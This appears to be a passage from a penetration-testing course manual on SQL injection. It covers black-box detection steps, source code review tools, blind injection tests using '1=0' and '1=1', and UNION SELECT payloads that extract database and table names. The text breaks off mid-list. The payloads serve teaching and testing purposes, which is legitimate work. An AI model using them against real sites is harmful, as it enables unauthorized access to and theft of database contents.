
SQL Injection Black Box Pen Testing

In black box testing, the pen tester need not have any knowledge about the network or system to be tested. The first job of the tester is to determine the location and system infrastructure. The tester tries to identify the vulnerabilities of web applications from an attacker's perspective. He/she uses special characters, white spaces, SQL keywords, oversized requests, and so on to determine the various conditions of the web application.

The following steps are involved in SQL injection black box pen testing:

- **Detecting SQL Injection Issues**
  - Send single quotes as the input data to catch instances where the user input is not sanitized
  - Send double quotes as the input data to catch instances where the user input is not sanitized
- **Detecting Input Sanitization**
  - Use a right square bracket (the] character) as the input data to catch instances where the user input is used as part of an SQL identifier without any input sanitization
- **Detecting Truncation Issues**
  - Send long strings of junk data, just as you would send strings to detect buffer overruns; this action might return SQL errors on the page

- **Detecting SQL Modification**
  - Send long strings of single quote characters (or right square brackets or double quotes)
  - These max out the return values from the REPLACE and QUOTENAME functions and might truncate the command variable used to hold the SQL statement



Source Code Review to Detect SQL Injection Vulnerabilities


Source code review is a security testing method that involves a systematic examination of the source code for various types of vulnerabilities. It is intended to detect and fix security mistakes made by programmers during the development phase. It is a type of white box testing usually performed during the implementation phase of the Security Development Lifecycle (SDL). It often helps in finding and removing security vulnerabilities such as SQL injection vulnerabilities, format string exploits, race conditions, memory leaks, buffer overflows, and so on from the application. Automated tools such as Veracode, RIPS, PVS-Studio, Coverity Scan, Parasoft Jtest, CAST Application Intelligence Platform (AIP), Klocwork, and so on can perform source code reviews. A pen tester can use these utilities to find security vulnerabilities in the application source code. Source code review can also be performed manually.

There are two basic types of source code reviews:

- **Static Code Analysis:** This type of source code analysis is performed to detect the possible vulnerabilities in the source code when the code is not executing, i.e., when it is static. Static source code analysis is performed using techniques such as Taint Analysis, Lexical Analysis, and Data Flow Analysis. There are many automated tools available to perform static source code analysis.
- **Dynamic Code Analysis:** In dynamic source code analysis, the source code of the application is analyzed during the execution of the code. Analysis is conducted through the following steps: preparing input data, running a test program launch, gathering the necessary parameters, and analyzing the output data. Dynamic code analysis is capable of detecting SQL injection-related security flaws encountered due to the interaction of the code with SQL databases, web services, and so on.

Some source code analysis tools are listed below:

- Veracode (*https://www.veracode.com*)
- RIPS (*https://www.ripstech.com*)
- PVS-Studio (*https://www.viva64.com*)
- Coverity Scan (*https://scan.coverity.com*)
- Parasoft Jtest (*https://www.parasoft.com*)
- CAST Application Intelligence Platform (AIP) (*https://www.castsoftware.com*)
- Klocwork (*https://www.klocwork.com*)



Testing for Blind SQL Injection Vulnerability in MySQL and MSSQL

An attacker can identify blind SQL injection vulnerabilities by simply testing the URLs of a target website.

For example, consider the following URL:

```
shop.com/items.php?id=101
```

The corresponding SQL query is

```
SELECT * FROM ITEMS WHERE ID = 101
```

Now, give a malicious input such as 1=0 to perform blind SQL injection

```
shop.com/items.php?id=101 and 1=0
```

The resultant SQL query is

```
SELECT * FROM ITEMS WHERE ID = 101 AND 1 = 0
```


The above query will always return FALSE because 1 never equals 0. Now, attackers try to obtain a TRUE result by injecting 1=1

```
shop.com/items.php?id=101 and 1=1
```

The resultant SQL query is


```
SELECT * FROM ITEMS WHERE ID = 101 AND 1 = 1
```

Finally, the shopping web application returns the original items page. With the above result, an attacker determines that the above URL is vulnerable to a blind SQL injection attack.



Launch SQL Injection Attacks

Once information gathering and vulnerability detection have been performed, the attacker tries to perform different types of SQL injection attacks such as error-based SQL injection, union-based SQL injection, blind SQL injection, and so on.



Perform Union SQL Injection

In UNION SQL injection, an attacker uses the UNION clause to concatenate a malicious query with the original query to retrieve results from the target database table. An attacker checks for this vulnerability by adding a tick at the end of a ".php? id=" file. If it comes back with a MySQL error, the site is most likely vulnerable to **UNION SQL injection**. The attacker then proceeds to use ORDER BY to find the columns and finally uses the **UNION ALL SELECT** command.

- **Extract Database Name**

  `http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,DB_NAME,3,4--`

  [DB_NAME] Returned from the server

- **Extract Database Tables**

  `http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,TABLE_NAME,3,4 from sysobjects where xtype=char(85)--`

  [EMPLOYEE_TABLE] Returned from the server

- **Extract Table Column Names**

